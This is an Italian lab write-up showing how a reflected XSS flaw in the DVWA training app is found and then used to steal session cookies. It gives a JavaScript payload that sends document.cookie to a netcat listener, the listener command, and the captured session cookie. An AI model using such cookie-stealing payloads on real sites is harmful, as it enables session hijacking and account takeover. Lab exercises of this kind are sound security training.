



Exploit DVWA - XSS & CSRF



Traccla :

Lo scopo dell'esercizio è quello di usare l'attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script.

Dobbiamo creare una situazione in cui abbiamo una macchina vittima (DVWA), che cliccherà sul link malevolo (XSS), e una macchina che riceve i cookie, nel nostro caso creiamo una sessione aperta con NetCat.

Potete usare qualsiasi combinazione, solo Kali, Kali + Metasploitable o altro.

Inoltre si deve:

- Spiegare come si comprende che un sito è vulnerabile.
- Portare l'attacco XSS.
- Fare un report su come avviene l'attacco con tanto di screenshot



ATTACCO XSS-RIFLESSO


Un attacco XSS (Cross-Site Scripting), e in particolare un attacco XSS riflesso, si verifica quando un attaccante inserisce codice malevolo in un sito web e questo codice viene successivamente riflesso agli utenti dall'applicazione web. Questo tipo di attacco coinvolge tipicamente l'iniezione di script (solitamente JavaScript) in campi di input o parametri che vengono successivamente visualizzati agli utenti.

In un sito ideale è compito del programmatore “SANARE” ogni input inviato dall'utente.

Ipotetica scena di attacco :

1. Pagina web contenente un input per inviare un commento ad un post.
2. Inserisco all'interno dell'input uno script javascript : `<script>alert("hello")</script>`
3. Invio
4. la pagina web invece che inviare il mio commento inserito nell'input come stringa e mostrarla in output, esegue il mio script javascript e mi mostra un dialogo/alert con la scritta “hello”

XSS REFLECTED ALL'INTERNO DELLA DVWA




Nella figura qui a lato, ci viene mostrato un input il quale chiede di inserire un nome, per poi mostrarlo in output sulla pagina.

Se noi nell'input inseriamo il seguente script javascript :

`<script>alert("hello")</script>`

quello che succede è che la pagina carica il nostro script e ci restituisce un alert.

XSS REFLECTED ALL'INTERNO DELLA DVWA



Quello che è successo è che quando noi abbiamo inserito lo script nell'input la pagina web ha interpretato l'input come codice javascript e lo ha eseguito. In questo caso il nostro script fa sì che venga aperto un alert con il messaggio hello.

Appurato questo, ora sappiamo che questa pagina web è vulnerabile all'attacco XSS REFLECTED.



NETCAT (NC)

Ora che sappiamo che la nostra pagina web è vulnerabile all'attacco XSS REFLECTED, possiamo inviare come input, uno script che estrapola dalla nostra pagina web i cookie di sessione, li appende ad un url e ci rimanda a questo url.

Nel nostro caso utilizzeremo come url di rimando il seguente : 127.0.0.1:12345

Grazie all'utilizzo di nc (netcat) se noi ci mettiamo in ascolto della porta 12345, quando un evento viene trasmesso a questa porta noi saremo in grado di osservarlo.

Nel nostro caso il nostro script ci rimanderà al nostro URL di riferimento con appesi i cookie di sessione.

NETCAT : Lo si può definire come il coltellino svizzero della rete. E' un tool/software che offre una serie di servizi utili ad operare nella rete. Nel nostro caso lo useremo per ascoltare eventi su di una determinata porta

NC – COMANDO

```
zenixio@host-75-gb-l: ~  
File Actions Edit View Help  
  
(zenixio@host-75-gb-l)-[~]  
$ nc -h  
[v1.10-48]  
connect to somewhere: nc [-options] hostname port[s] [ports] ...  
listen for inbound: nc -l -p port [-options] [hostname] [port]  
options:  
-c shell commands          as '-e'; use /bin/sh to exec [dangerous!!]  
-e filename                program to exec after connect [dangerous!!]  
-b                          allow broadcasts  
-g gateway                 source-routing hop point[s], up to 8  
-G num                     source-routing pointer: 4, 8, 12, ...  
-h                          this cruft  
-i secs                    delay interval for lines sent, ports scanned  
-k                          set keepalive option on socket  
-l                          listen mode, for inbound connects  
-n                          numeric-only IP addresses, no DNS  
-o file                    hex dump of traffic  
-p port                     local port number  
-r                          randomize local and remote ports  
-q secs                    quit after EOF on stdin and delay of secs  
-s addr                     local source address  
-T tos                      set Type Of Service  
-t                          answer TELNET negotiation  
-u                          UDP mode  
-v                          verbose [use twice to be more verbose]  
-w secs                     timeout for connects and final net reads  
-C                          Send CRLF as line-ending  
-Z                          zero-I/O mode [used for scanning]  
  
port numbers can be individual or ranges: lo-hi [inclusive];  
hyphens in port names must be backslash escaped (e.g. 'ftp\data').  
  
(zenixio@host-75-gb-l)-[~]  
$ nc -klp 12345
```

Tramite il comando **nc -klp 12345**

Sul nostro host kali linux , abbiamo aperto da terminale con il tool nc , una connessione persistente di ascolto sulla porta 12345. Saremo quindi ora in grado di vedere tutti gli eventi inviati su di questa porta.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Username: admin
Security Level: low

[View Source](#) [View Help](#)


Inseriamo ora nel nostro input della pagina web vulnerabile il seguente codice js :

```
<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie</script>>
```

Quello che succederà ora è che la pagina web eseguirà questo codice javascript e ci rimanderà al seguente url :

<http://127.0.0.1:12345/?cookie='+document.cookie>

con però appesi i cookie di sessione.



```
zenixio@host-75-gb-l: ~  
File Actions Edit View Help  
  
(zenixio@host-75-gb-l)-[~]  
$ nc -klp 12345  
GET /?cookie=security=low HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://127.0.0.1/  
Cookie: security=low; PHPSESSID=vukru4rs9i6b1stenehnnpvtpg  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: same-site  
  
█
```

Essendo netcat in ascolto della porta 12345, è in grado ora di ascoltare tutti i dati inviati e come possiamo vedere ora abbiamo ottenuto i cookie di sessione.

Soluzione

E' compito del programmatore sanare ogni input inviato dall'utente

